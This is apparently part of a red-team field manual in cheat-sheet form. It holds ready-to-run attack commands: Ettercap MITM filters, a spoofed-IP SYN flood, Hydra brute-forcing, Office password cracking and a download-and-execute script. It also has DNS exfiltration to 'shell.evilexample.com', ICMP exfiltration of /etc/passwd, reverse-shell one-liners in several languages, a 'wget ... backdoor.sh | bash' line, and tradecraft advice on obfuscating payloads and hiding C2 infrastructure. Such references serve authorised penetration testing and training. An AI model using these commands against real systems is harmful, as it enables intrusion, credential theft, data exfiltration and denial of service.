## ETTERCAP COMMANDS

|                                                                                                                                                                        |                                                                                                                                                  |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| ettercap.exe -i<br><b>&lt;INTERFACE&gt;</b> -M arp -Tq -F<br>file.ef<br><b>&lt;MACs&gt;/&lt;IPs&gt;/&lt;PORTs&gt;</b><br><b>&lt;MACs&gt;/&lt;IPs&gt;/&lt;PORTs&gt;</b> | Man-in-the-Middle with<br>filter<br><b>&lt;MAC&gt;/&lt;IP&gt;/&lt;PORTs&gt;</b><br>Example: //80,443 = any<br>MACs, any IPs, ports 80<br>and 443 |
| ettercap -T -M arp -F filter.ef<br>// //                                                                                                                               | Man-in-the-Middle entire<br>subnet with applied filter                                                                                           |
| ettercap -TP rand_flood                                                                                                                                                | Switch flood                                                                                                                                     |

## ETTERCAP FILTER

|                                                                                                                                                                                                                                                               |                                                                              |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|
| etterfilter <b>&lt;ETTER_FILTER&gt;</b> -o out.ef                                                                                                                                                                                                             | Compile<br>Ettercap<br>filter                                                |
| if (ip.proto == UDP && udp.dst == 500){<br>drop(); kill(); }<br>if (ip.src == '<ip>'){<br>if (tcp.dst == 80){<br>if (search(DATA.data, "Accept-Encoding")){<br>replace("Accept-Encoding","Accept-<br>Rubbish!"); msg("Replaced Encoding\n"); }<br>}<br>}<br>} | Sample<br>filter - kills<br>VPN traffic<br>and<br>decodes<br>HTTP<br>traffic |

## HPING3

|                                                                                                                     |                      |
|---------------------------------------------------------------------------------------------------------------------|----------------------|
| hping3 <b>&lt;TARGETIP&gt;</b> --flood<br>--frag --spoof <b>&lt;IP&gt;</b> --<br>destport <b>&lt;PORT&gt;</b> --syn | DoS from spoofed IPs |
|---------------------------------------------------------------------------------------------------------------------|----------------------|

---

## ARPING

arping <***IP\_ADDRESS*<***INTERFACE\_NAME*<***NUMBER\_OF\_ARPS*******

ARP scanner



---

# PASSWORD CRACKING

---

## HYDRA

|                                                                                                                                  |                                                                              |
|----------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|
| hydra -t 1 -l admin -P<br><b>&lt;PASSWORD_LIST_PATH&gt;</b> -v<br>ftp:// <b>&lt;IP_ADDRESS&gt;</b> ftp                           | Brute force the<br>username admin with<br>the given password list            |
| hydra -v -u -L<br><b>&lt;USER_LIST_PATH&gt;</b> -P<br><b>&lt;PASSWORD_LIST_PATH&gt;</b> -t<br>1 ssh:// <b>&lt;IP_ADDRESS&gt;</b> | Brute force SSH with<br>user and password lists<br>against target IP address |

## JOHN THE RIPPER

|                                                                                    |                                                                                 |
|------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|
| john --wordlist=<br><b>&lt;WORD_LIST_PATH&gt;</b><br><b>&lt;HASH_LIST_FILE&gt;</b> | Cracking with a<br>wordlist                                                     |
| john --loopback <b>&lt;HASH_LIST_FILE&gt;</b>                                      | Attempt to crack<br>hash file using<br>previously cracked<br>passwords          |
| john --show <b>&lt;HASH_LIST_FILE&gt;</b>                                          | Show cracked<br>passwords                                                       |
| john --incremental<br><b>&lt;HASH_LIST_FILE&gt;</b>                                | Attempt to crack<br>hash using<br>incremental mode<br>(May take a long<br>time) |

***Note: If running on Kali check out  
/usr/share/wordlists for rockyou and other common  
password cracking wordlists.***

# CRACK EXCEL PASSWORD PROTECTED DOCUMENT

```
python office2john.py  
<INPUT_PATH> >  
extractedHash.txt
```

Run office2john.py  
against password  
protected Excel file  
to extract crackable  
hash from office  
document

9400-MS Office 2007

9500-MS Office 2010

9600-MS Office 2013

## **25300-MS Office 2016 SheetProtection**

9700-MS Office <= 2003 \$0/\$1,  
MD5 + RC4

9710-MS Office <= 2003 \$0/\$1,  
MD5 + RC4, collider #1

9720-MS Office <= 2003 \$0/\$1,  
MD5 + RC4, collider #2

9810-MS Office <= 2003 \$3, SHA1  
+ RC4, collider #1

9820-MS Office <= 2003  
\$3,SHA1+RC4, collider #2

9800-MS Office <= 2003 \$3/\$4,

Determine  
office/hash version  
based on contents of  
extractedHash.txt

(Listed in the output  
hash file from  
office2john... integer  
code on right goes  
into hashcat)

| SHA1 + RC4                                                                                                                   |                                                                 |
|------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| hashcat64 -a 0 -m <b>&lt;MODE&gt;</b> --<br>username -o cracked.txt<br>extractedHash.txt<br>/usr/share/wordlists/rockyou.txt | Run hashcat<br>command to crack<br>extracted and edited<br>hash |

# **P**ROGRAMMING

# ASCII & REGEX

| REGEX EXPRESSIONS |                    |
|-------------------|--------------------|
| ^                 | Start of string    |
| *                 | <b>0 or more</b>   |
| +                 | <b>1 or more</b>   |
| ?                 | <b>0 or 1</b>      |
| .                 | Any char but \n    |
| {3}               | Exactly 3          |
| {3,}              | <b>3 or more</b>   |
| {3,5}             | <b>3 to 5</b>      |
| {3 5}             | <b>3 or 5</b>      |
| [345]             | <b>3 or 4 or 5</b> |
| [^34]             | Not 3 or 4         |
| [a-z]             | Lowercase a-z      |
| [A-Z]             | Uppercase A-Z      |

|                        |                         |
|------------------------|-------------------------|
| [0-9]                  | Digit 0-9               |
| \d                     | Digit                   |
| \D                     | Not digit               |
| \w                     | A-Z,a-z,0-9             |
| \W                     | Not A-Z,a-z,0-9         |
| \s                     | White Space (\t\r\n\f)  |
| \S                     | Not (\t\r\n\f)          |
| reg[ex]                | "rege" or "regx"        |
| regex?                 | "rege" or "regx"        |
| regex*                 | "rege" w/ 0 or more x   |
| regex+                 | "rege" w/ 1 or more x   |
| [Rr]egex               | "Regex" or "regex"      |
| \d{3}                  | Exactly 3 digits        |
| \d{3,}                 | <b>3 or more digits</b> |
| [aeiou]                | Any 1 vowel             |
| (0[3-9] 1[0-9] 2[0-5]) | Numbers 03-25           |

## ASCII TABLE

| HEX        | ASCII |
|------------|-------|
| <b>x00</b> | NUL   |
| <b>x08</b> | BS    |
| <b>x09</b> | TAB   |
| <b>x0a</b> | LF    |
| <b>x0d</b> | CR    |
| <b>x1b</b> | ESC   |
| <b>x20</b> | SPC   |
| <b>x21</b> | !     |
| <b>x22</b> | "     |
|            |       |

|            |    |
|------------|----|
| <b>x23</b> | #  |
| <b>x24</b> | \$ |
| <b>x25</b> | %  |
| <b>x26</b> | &  |
| <b>x27</b> | '  |
| <b>x28</b> | (  |
| <b>x29</b> | )  |
| <b>x2a</b> | *  |
| <b>x2b</b> | +  |
| <b>x2c</b> | ,  |
| <b>x2d</b> | -  |



|            |   |
|------------|---|
|            |   |
| <b>x2e</b> | . |
| <b>x2f</b> | / |
| <b>x30</b> | 0 |
| <b>x31</b> | 1 |
| <b>x32</b> | 2 |
| <b>x33</b> | 3 |
| <b>x34</b> | 4 |
| <b>x35</b> | 5 |
| <b>x36</b> | 6 |
| <b>x37</b> | 7 |
|            |   |

|            |          |
|------------|----------|
| <b>x38</b> | <b>8</b> |
| <b>x39</b> | <b>9</b> |
| <b>x3a</b> | <b>:</b> |

| <b>HEX</b> | <b>ASCII</b> |
|------------|--------------|
| <b>x3b</b> | <b>;</b>     |
| <b>x3c</b> | <b>&lt;</b>  |
| <b>x3d</b> | <b>=</b>     |
| <b>x3e</b> | <b>&gt;</b>  |
| <b>x3f</b> | <b>?</b>     |
| <b>x40</b> | <b>@</b>     |
| <b>x41</b> | <b>A</b>     |

|            |   |
|------------|---|
| <b>x42</b> | B |
| <b>x43</b> | C |
| <b>x44</b> | D |
| <b>x45</b> | E |
| <b>x46</b> | F |
| <b>x47</b> | G |
| <b>x48</b> | H |
| <b>x49</b> | I |
| <b>x4a</b> | J |
| <b>x4b</b> | K |
|            | L |

|            |   |
|------------|---|
| <b>x4c</b> |   |
| <b>x4d</b> | M |
| <b>x4e</b> | N |
| <b>x4f</b> | O |
| <b>x50</b> | P |
| <b>x51</b> | Q |
| <b>x52</b> | R |
| <b>x53</b> | S |
| <b>x54</b> | T |
| <b>x55</b> | U |
| <b>x56</b> | V |

|            |   |
|------------|---|
|            |   |
| <b>x57</b> | w |
| <b>x58</b> | x |
| <b>x59</b> | y |
| <b>x5a</b> | z |
| <b>x5b</b> | [ |

| HEX        | ASCII |
|------------|-------|
| <b>x5c</b> | \     |
| <b>x5d</b> | ]     |
| <b>x5e</b> | ^     |
| <b>x5f</b> | _     |
|            | `     |

|            |   |
|------------|---|
| <b>x60</b> |   |
| <b>x61</b> | a |
| <b>x62</b> | b |
| <b>x63</b> | c |
| <b>x64</b> | d |
| <b>x65</b> | e |
| <b>x66</b> | f |
| <b>x67</b> | g |
| <b>x68</b> | h |
| <b>x69</b> | i |
| <b>x6</b>  | j |

|            |   |
|------------|---|
|            |   |
| <b>x6b</b> | k |
| <b>x6c</b> | l |
| <b>x6d</b> | m |
| <b>x6e</b> | n |
| <b>x6f</b> | o |
| <b>x70</b> | p |
| <b>x71</b> | q |
| <b>x72</b> | r |
| <b>x73</b> | s |
| <b>x74</b> | t |
|            |   |

|            |   |
|------------|---|
| <b>x75</b> | u |
| <b>x76</b> | v |
| <b>x77</b> | w |
| <b>x78</b> | x |
| <b>x79</b> | y |
| <b>x7a</b> | z |



---

# PYTHON

---

## PYTHON PORT SCANNER

```
import socket as sk
for port in range(<START_PORT>,<END_PORT>): try:
    s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
    s.settimeout(1000) s.connect(('<IP_ADDRESS>',port))
    print ('%d:OPEN' % (port)) s.close except: continue
```

## PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64

file1=open("<PLAINTEXT_FILE_PATH>","r") file2=open("
    <ENCODED_FILE_PATH>","w")
    for line in file1:
        clear = "administrator:" + str.strip(line) new =
            base64.b64encode(clear.encode())
            file2.write(new.decode())
```

## CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import sys, string
dataFormatHex = bytearray.fromhex(sys.argv[1]).decode()
    output = ""
    for char in dataFormatHex:
        if char in string.printable:
            output += char else:
                output += "."

    print("\n" + output)
```

---

## READ ALL FILES IN FOLDER & SEARCH FOR REGEX

```
import glob, re

for msg in glob.glob('/tmp/.txt'): filer = open((msg),'r')
    data = filer.read()
    message = re.findall(r'<message>(.*?)>/message>',
        data,re.DOTALL) print("File %s contains %s" %
        (str(msg),message)) filer.close()
```

## SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization) #
openssl req -new -x509 -keyout cert.pem -out cert.pem -
    days 365 -nodes
# Create httpserver.py
import http.server, ssl, socketserver

context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context.load_cert_chain("cert.pem")

server_address = ('localhost', 4443)

handler = http.server.SimpleHTTPRequestHandler
with socketserver.TCPServer(server_address, handler) as
httpd: httpd.socket = context.wrap_socket(httpd.socket,
server_side=True) httpd.serve_forever()
```

## LOOP THROUGH IP LIST, DOWNLOAD FILE OVER HTTP & EXECUTE

```
#!/usr/bin/python
```

```
import os
from urllib.request import urlopen

urls = ["<IP_ADDRESS1>","<IP_ADDRESS2>"]
port = "<PORT_TO_CONNECT>"
payload = "cb.sh"

for url in urls:
    u = "http://%s:%s/%s" % (url, port, payload)
    try:
        r = urlopen(u)
        wfile = open("/tmp/cb.sh","wb")
        wfile.write(r.read())
        wfile.close()
        break
    except:
        continue

if os.path.exists("/tmp/cb.sh"):
    os.system("chmod 700 /tmp/cb.sh")
    os.system("/tmp/cb.sh")
```

# **PYTHON EMAIL SENDER (SENDMAIL MUST BE INSTALLED)**

```
import smtplib
```

```

        from email import encoders
        from email.mime.text import MIMEText
        from email.mime.base import MIMEBase
        server = smtplib.SMTP('<SMTP_SERVER>', <PORT>)
        server.ehlo()

        with open('<FILE_PATH>', 'r') as f: password = f.read()
        server.login('<EMAIL>', password)
        msg = MIME multipart()
        msg['From'] = '<FROM_EMAIL>'
        msg['To'] = '<TO_EMAIL>'
        msg['Subject'] = '<SUBJECT_LINE>'

        with open('<FILE_PATH>', 'r') as f: message = f.read()
        msg.attach(MIMEText(message, 'plain'))
        text = msg.as_string()
        server.sendmail('<FROM_EMAIL>', '<TO_EMAIL>', text)

```

## GENERATE RANDOM STRING OF N LENGTH

```

import string, random

n=10
randstr = "".join(random.choice(string.ascii_letters +
                                string.digits) for n in range(n))
print (randstr)

```

## PYTHON HTTP SERVER

```
python -m SimpleHTTPServer <PORT>
```

# CUSTOM PYTHON HTTP BANNER GRABBER

```
#!/usr/bin/python
#Sample syntax: python test.py -t 127.0.0.1-2 -p 8000 -d
1

import sys, time
from urllib.request import urlopen from optparse import
    OptionParser
    parser = OptionParser()
parser.add_option("-t", dest="iprange",help="target IP
    range, i.e. 192.168.1.1-25") parser.add_option("-p",
    dest="port",default="80",help="port, default=80")
    parser.add_option("-d",
    dest="delay",default=".5",help="delay (in seconds),
    default=.5 seconds")
    (opts, args) = parser.parse_args()
    if opts.iprange is None:
    parser.error("you must supply an IP range")
        ips = []
        headers = {}
octets = opts.iprange.split('.') start = octets[3].split('-')[0]
    stop = octets[3].split('-')[1]

    for i in range(int(start),int(stop)+1):
        ips.append('%s.%s.%s.%d' %
            (octets[0],octets[1],octets[2],i))
    print("\nScanning IPs: %s\n" % (ips))
        for ip in ips:
            try:
response = urlopen("http://{}:{ {}".format(ip, opts.port))
            headers[ip] = dict(response.info())
            except Exception as e:
            headers[ip] = "Error: " + str(e)
            time.sleep(float(opts.delay))
```

```
for header in headers:
    try:
        print("%s : %s" %
              (header,headers[header].get('server')))
    except:
        print("%s : %s" % (header,headers[header]))
```



# SCAPY

## SCAPY SETUP

```
iptables -A OUTPUT -p tcp --tcp-flags  
RST RST -j DROP
```

When TCP packets are crafted with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this, set the following iptables rule

| EXPRESSION                                     | DESCRIPTION                  |
|------------------------------------------------|------------------------------|
| from scapy.all import *                        | Imports all scapy libraries  |
| ls()                                           | List all available protocols |
| lsc()                                          | List all scapy functions     |
| conf                                           | Show/set scapy config        |
| IP(src=RandIP())                               | Generate random src IPs      |
| Ether(src=RandMAC())                           | Generate random src MACs     |
| ip=IP(src=" <IP_ADDRESS>",dst=" <IP_ADDRESS>") | Specify IP parameters        |
| tcp=TCP(dport= <PORT>)                         | Specify TCP parameters       |
| data="TCP data"                                | Specify data portion         |
| packet=ip/tcp/data                             | Create IP()/TCP() packet     |
| packet.show()                                  | Display packet configuration |
| send(packet,count=1)                           | Send 1 packet @ layer 3      |
| sendp(packet,count=2)                          | Send 2 packets @ layer 2     |
| sendpfast(packet)                              | Send faster using tcpreply   |
| sr(packet)                                     | Send 1 packet & get replies  |
| sr1(packet)                                    | Send only return 1st         |

|                                                               |                                      |
|---------------------------------------------------------------|--------------------------------------|
|                                                               | reply                                |
| for i in range(0,1000):<br>send ( < <b>PACKET_VARIABLE</b> >) | Send <packet> 1000 times             |
| sniff(count=100,iface=" < <b>INTERFACE_NAME</b> >")           | Sniff 100 packets on given interface |

## SEND IPV6 ICMP MESSAGE

```
sr(IPv6(src=" <IP_ADDRESS>", dst=" <IP_ADDRESS>")/ICMP())
```

## UDP PACKET WITH SPECIFIC PAYLOAD

```
from scapy.all import *

ip=IP(src=" <IP_ADDRESS>", dst=" <IP_ADDRESS>") u=UDP(dport=
<PORT>, sport= <PORT>) pay = "my UDP packet"
packet=ip/u/pay
packet.show()
wrpcap (" <OUTPUT_PATH>",packet) : write to pcap send(packet)
```

## NTP FUZZER

```
from scapy.all import *

packet=IP(src=" <IP_ADDRESS>", dst=" <IP_ADDRESS>")/UDP(dport=
<PORT>)/fuzz(NTP(version=4,mode=4))

send(packet)
```

## SEND HTTP MESSAGE

```
from scapy.all import *

fileweb = open("web.txt",'r')
data = fileweb.read()

ip = IP(dst=" <IP>")

SYN = ip/TCP(sport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK = ip/TCP(sport=SYNACK.dport, dport=80, flags="A", seq=SYNACK.ack,
ack=SYNACK.seq+1)/data

reply, error = sr(ACK)

print(reply.show())
```

---

# PERL

---

## PERL PORT SCANNER

```
use strict;
use IO::Socket;

for(my $port=
<START_PORT>;$port<<END_PORT>;$port++)
{
    my $remote=IO::Socket::INET->new(
Proto=>"tcp",PeerAddr=>"<TARGET_IP>",PeerPort=>$port);

    if($remote)
    {
        print "$port is open\n";
    }
}
```

# TIPS & TRICKS

---

# TIPS & TRICKS

---

## FTP THROUGH NON-INTERACTIVE WINDOWS SHELL

```
echo open <IP_ADDRESS> 21 > ftp.txt echo  
<USERNAME> >> ftp.txt echo <PASSWORD> >>  
ftp.txt echo bin >> ftp.txt  
echo GET <FILE_PATH> >> ftp.txt echo bye >> ftp.txt  
ftp -v -n -s:ftp.txt
```

## DNS TRANSFER ON LINUX

|                                                                                                                      |                                                               |
|----------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|
| xxd -p secret > file.hex                                                                                             | On Victim:<br><br>Hex encode the file to be transferred:      |
| for b in `cat file.hex`; do<br>dig<br>\$b.shell.evilexample.com;<br>done                                             | On Victim:<br><br>Read in each line and do a DNS lookup:      |
| tcpdump -w /tmp/dns -s0<br>port 53 and host<br>system.example.com                                                    | On attacker:<br><br>Capture DNS exfil packets:                |
| tcpdump -r dnsdemo -n  <br>grep<br>shell.evilexample.com  <br>cut -f9 -d' '   cut -f1 -d'.'  <br>uniq > received.txt | On attacker:<br><br>Cut the exfilled hex from the DNS packet: |
| xxd -r -p < received.txt ><br>keys.pgp                                                                               | Reverse the hex encoding:                                     |

## EXFIL COMMAND OUTPUT ON A LINUX MACHINE OVER ICMP

|                                                                                                                                                                                                                                                                     |                                                                           |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------|
| <pre>stringZ=`cat /etc/passwd   od -tx1  <br/>cut -c8-   tr -d " "   tr -d "\n"`;<br/>counter=0; while ((\$counter &lt;=<br/>\${#stringZ}));do ping -s 16 -c 1 -p<br/>\${stringZ:\$counter:16}<br/>192.168.10.10 &amp;&amp;<br/>counter=\$((counter+16));done</pre> | On victim                                                                 |
| <pre>tcpdump -ntvvSxs 0 'icmp[0]=8' &gt;<br/>data.dmp<br/>grep 0x0020 data.dmp   cut -c21-  <br/>tr -d " "   tr -d "\n"   xxd -r -p</pre>                                                                                                                           | On<br>attacker<br>(capture<br>packets<br>to<br>data.dmp<br>and<br>parse): |

## SENDING EMAIL FROM OPEN RELAY (TELNET)

```
telnet <IP_ADDRESS> 25
HELO
MAIL FROM: <EMAIL_ADDRESS>
RCPT TO: <EMAIL_ADDRESS>
DATA
Thank You.
.
quit
```



# REVERSE SHELLS

## NETCAT

*Start listener on attack box to catch reverse shells*

|                                                                                                                      |                                                |
|----------------------------------------------------------------------------------------------------------------------|------------------------------------------------|
| <code>nc &lt;IP_ADDRESS&gt; &lt;PORT&gt; -e /bin/sh</code>                                                           | Linux reverse shell                            |
| <code>nc &lt;IP_ADDRESS&gt; &lt;PORT&gt; -e cmd.exe</code>                                                           | Windows reverse shell                          |
| <code>rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2&gt;&amp;1 nc &lt;IP_ADDRESS&gt; &lt;PORT&gt; &gt;/tmp/f</code> | Netcat work-around when -e option not possible |

## PERL

|                                                                                                                                                                                                                                                                                          |                      |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------|
| <code>perl -e 'use Socket; \$i="&lt;IP_ADDRESS&gt;"; \$p=&lt;PORT&gt;; socket(S,PF_INET, SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in(\$p,inet_aton(\$i))){ open(STDIN,"&gt;&amp;S");open(STDOUT,"&gt;&amp;S"); open(STDERR,"&gt;&amp;S"); exec("/bin/sh -i");};'</code> | Perl                 |
| <code>perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new IO::Socket::INET(PeerAddr,"&lt;IP_ADDRESS&gt;:&lt;PORT&gt;");STDIN-&gt;fdopen(\$c,r);\$~-&gt;fdopen(\$c,w);system\$_ while&lt;&gt;;'</code>                                                                                            | Perl without /bin/sh |
| <code>perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr,"&lt;IP_ADDRESS&gt;:&lt;PORT&gt;");STDIN-&gt;fdopen(\$c,r);\$~-&gt;fdopen(\$c,w);system\$_ while&lt;&gt;;'</code>                                                                                                                  | Perl for Windows     |

## PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("<IP_ADDRESS>",<PORT>)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
```

## BASH

```
bash -i >& /dev/tcp/<IP_ADDRESS>/<PORT> 0>&1
```

## JAVA

```
r = Runtime.getRuntime() p = r.exec(["/bin/bash","-c","exec  
5<>/dev/tcp/<IP_ADDRESS>/<PORT>;cat <&5 | while read line; do \"$line 2>&5 >&5;  
done"] as String[]) p.waitFor()
```

## PHP

```
php -r '$sock=fsockopen("<IP_ADDRESS>",<PORT>);exec("/bin/sh -i <&3 >&3  
2>&3");'
```

## RUBY

```
ruby -rsocket -e'f=TCPSocket.open("<IP_ADDRESS>",<PORT>).to_i; exec sprintf("/bin/sh -  
<&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("<IP_ADDRESS>","  
<PORT>");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e 'c=TCPSocket.new("<IP_ADDRESS>","  
<PORT>");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

## TELNET

```
telnet <IP_ADDRESS> <PORT> | /bin/bash | telnet <IP_ADDRESS>  
<PORT+1>
```

Telnet

## XTERM

xnest :1

Start Listener (Listens on port 6001)

xhost + <IP\_ADDRESS>

Add permission to connect

xterm -display <IP\_ADDRESS>

Telnet

## WGET SCRIPT DOWNLOAD & EXECUTE

```
wget -O- http://<IP_ADDRESS>:<PORT>/backdoor.sh | bash
```

### More info at:

- [HTTPS://PENTESTMONKEY.NET/CHEAT-SHEET/SHELLS/REVERSE-SHELL-CHEAT-SHEET](https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
- [HTTP://BERNARDODAMELE.BLOGSPOT.COM/2011/09/REVERSE-SHELLS-ONE-LINERS.HTML](http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html)
- [HTTP://BIT.LY/NUC0N0](http://bit.ly/nuc0n0)

---

# TUNNELING

---

## FPIPE TUNNEL

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

Listen on port 1234 and  
forward to 2.2.2.2 on port  
80

## SOCAT TUNNEL

```
socat TCP-LISTEN:1234,fork  
TCP:2.2.2.2:80
```

Listen on port  
1234 and forward  
to 2.2.2.2 on port  
80

## SSL ENCAPSULATED NETCAT TUNNEL (STUNNEL)

```
openssl req -new -x509 -days 365 -  
nodes -out stunnel.pem -keyout  
stunnel.pem
```

(Listening Server)

|                                                                                                                              | Generate SSL<br>certificate |
|------------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Modify /stunnel.conf<br>client = no<br>[netcat server]<br>accept = 4444<br>connect = 7777<br>cert = /etc/stunnel/stunnel.pem | (Listening Server)          |

|                             | Modify stunnel configuration |
|-----------------------------|------------------------------|
| sudo stunnel ./stunnel.conf | (Listening Server)           |

|                                                                                                                         | Run stunnel<br>(Attacker) |
|-------------------------------------------------------------------------------------------------------------------------|---------------------------|
| Modify /stunnel.conf<br>client = yes<br>[netcat client]<br>accept = 5555<br>connect = <b>&lt;LISTENING_IP&gt;</b> :4444 |                           |

|                             | Modify stunnel configuration |
|-----------------------------|------------------------------|
| sudo stunnel ./stunnel.conf | (Attacker)                   |

|                           | Run stunnel        |
|---------------------------|--------------------|
| <code>nc -vlp 7777</code> | (Listening Server) |



|                       |                                                           |
|-----------------------|-----------------------------------------------------------|
|                       | Listen for netcat connection                              |
| nc -nv 127.0.0.1 5555 | (Attacker)<br><br>Connect into victim computer via netcat |

***More info at:***

***<https://edzeame.wordpress.com/2014/06/23/setting-up-stunnel-configurations/>***

# TRADECRAFT CONCERNS

---

# TRADECRAFT CONCERNS

---

*This section outlines various tradecraft considerations that should be made while operating in a live environment.*

## ARTIFACT CREATION AND UPLOADING

Do created artifact names and configurations blend in with the target environment (service names, descriptions, file names, etc.)?

Is the payload packed/obfuscated?

Was the payload created matching target system architecture, C2 type, and payload type?

Is the artifact uploaded to a non-descript location?

## PERSISTENCE ACTIONS

Do I have the correct "permission" to execute this persistence method (administrator versus user persistence methods)?

Once the persistence executes, is the payload process suspicious?

After persistence executes, is the implant call back interval too fast or too slow?

Should I log this persistence?

## REMOTE EXECUTION

Is the remote machine in scope?

Is it normal to see this machine talk to the remote system?

---

|                                                                   |
|-------------------------------------------------------------------|
| Do I hold the correct permission to remotely execute?             |
| Once the persistence executes, is the payload process suspicious? |
| Should I remove the artifact after gaining persistence?           |
| Should I log this remote execution?                               |

| <b>INFRASTRUCTURE SETUP</b>                                                                         |
|-----------------------------------------------------------------------------------------------------|
| Purchase a VPS for C2 redirection.                                                                  |
| SSL certs purchased and configured successfully on redirector.                                      |
| Age redirector as long as possible.                                                                 |
| Redirector content uploaded and "categorized".                                                      |
| ProxyPass or similar traffic pass thru technique configured to push implant traffic to team server. |
| Iptables configured to block unwanted traffic from redirector and Red Team attack machine.          |
| Passwords changed on redirector, and any other Red Team owned machines.                             |
| SSH keys configured and password protected.                                                         |

## TOKEN MANIPULATION

Is the correct privilege held to run this token manipulation method?

Is the "domain" section of the technique set correctly?

Is the hash or password still valid (it could be expired)?

Does the user belong to any concerning groups (HBSS admin, firewall admin, etc.)?

Is the user account enabled?

Has the user logged in recently?

Has the user authenticated from this machine before?

Is an active user credential required for this task?

## END OF DAY OPERATIONS

Revert all credentials in implant sessions (rev2self, drop\_token, etc.).

Exit any implants no longer needed for the operation.

Unlink from all SMB implants (beginning with outer chain and working back).

Sleep down all HTTPS implants to a slower call back interval (such as 4 hours).

Update any organizational logs with end of day information.

# INDEX

8

**802.11a, 87**

802.11b/g, 87

**802.11n, 87**

## A

aircrack-ng, 90

aireplay-ng, 90

airmon-ng, 90

airodump -ng, 89

airodump-ng, 90

apt-get, 58

arecord, 67

arp, 20, 66, 107

arping, 107

ASCII Table, 112

at.exe, 38

## B

Bash, 123

Bash History, 68

Batch Scripts, 44, 45

Beef Hook, 91

## C

C Band, 87

Cellular, 87

chage, 59

Cisco, 84  
crontab, 64  
Curl, 92

## **D**

dd, 62, 63  
df, 51, 58  
dhclient, 89  
diff, 62  
dig, 61  
DNS Transfer, 121  
DNSRecon, 85  
docker, 93  
dos2unix, 62  
dpkg, 58  
dscacheutil, 52  
dscl, 51, 52, 53  
dsquery, 30, 31, 32

## **E**

Ettercap, 107  
etterfilter, 107  
Excel Password, 109  
expand, 24, 30

## **F**

fdisk, 58, 68  
file, 62  
find, 23, 62  
findmnt, 59  
findstr, 23, 47  
forfiles, 24, 45  
FPipe, 125  
Frequency, 87  
fstab, 59  
FTP, 121

## **G**

gcc, 67  
Google Hacking, 10  
GPS, 87  
grep, 62  
gzip, 63

## **H**

hconfig, 89  
hctool, 89  
host, 61  
hostname, 51  
hping3, 107  
hydra, 108

## **I**

id, 51, 59  
ifconfig, 51, 60, 61, 77, 89  
frame, 92  
init, 67  
ipconfig, 20  
iptables, 74, 75  
IPv4, 81  
IPv6, 83  
wconfig, 89  
wlist, 61

## **J**

java, 124  
John The Ripper, 108

## **K**

< Band, 87  
<a Band, 87  
<ill, 59, 68  
<illall, 59



◀ismet, 88  
◀u Band, 87

## **L**

ast, 51, 59  
n, 68  
ogins, 77  
sof, 60

## **M**

makecab, 24, 30  
md5sum, 63  
ndk3, 90  
Metasploit, 102  
nimikatz, 46  
nkdir, 52  
nklink, 25  
MMC COMObject, 26  
nount, 51, 59, 67, 68  
nsfvenom, 103  
MSSQL, 94  
MySQL, 95

## **N**

nano, 64  
ndiff, 98  
net accounts, 29  
net group, 29  
net localgroup, 19, 29, 34  
net session, 18, 22, 32  
net share, 18, 34  
net use, 22  
net user, 29, 34, 94  
net view, 22, 29, 47  
Netcat, 101, 123  
netsh, 20, 34

netstat, 20, 51, 60, 77

imap, 97  
imap, 106  
IMap, 85  
ohup, 67  
lookup, 20  
VTP, 118

## **O**

office2john, 109  
Oracle, 95

## **P**

asswd, 57, 59  
password cracking, 108  
PATH, 51, 67  
People Search, 10  
Perl, 119, 123  
persistence, 37, 39, 64  
Persistence, 37, 127  
PHP, 124  
plist, 51  
lutil, 51  
Ports, 79, 80  
POSTGRES, 94  
Powershell, 41, 42, 43  
Prefetch, 36  
proxchains, 106  
ps, 51, 59, 105  
python, 114  
Python, 113, 115, 116, 123

## **R**

desktop, 67  
RDP, 33  
REG ADD, 22  
Regex Expressions, 111

- Reverse DNS, 85
- reverse shells, 123
- RFID, 87
- rfkill, 89
- route, 20, 60, 77, 84, 102, 106
- rpm, 58
- sumrf6, 83
- Ruby, 124
- Run Key, 37
- runas, 19, 42

## **S**

- sc, 19, 26, 39
- Scada, 80
- Scapy, 117
- Scheduled Task, 37
- schtasks.exe, 27, 37, 39
- scp, 69
- screen, 73
- sdptool, 89
- SendMail, 115
- service, 76
- Service creation, 39
- set, 18
- sha1sum, 63
- shadow, 57
- shred, 62
- smbclient, 67
- SNMP, 85
- socat, 83
- Socat, 125
- socks4, 106
- Solaris, 77
- SQLMap, 93
- SSH, 69
- ssh -L, 70

- ssh -R , 7, 70
- ssh-keygen, 69
- Startup Directories, 38
- STunnel, 125
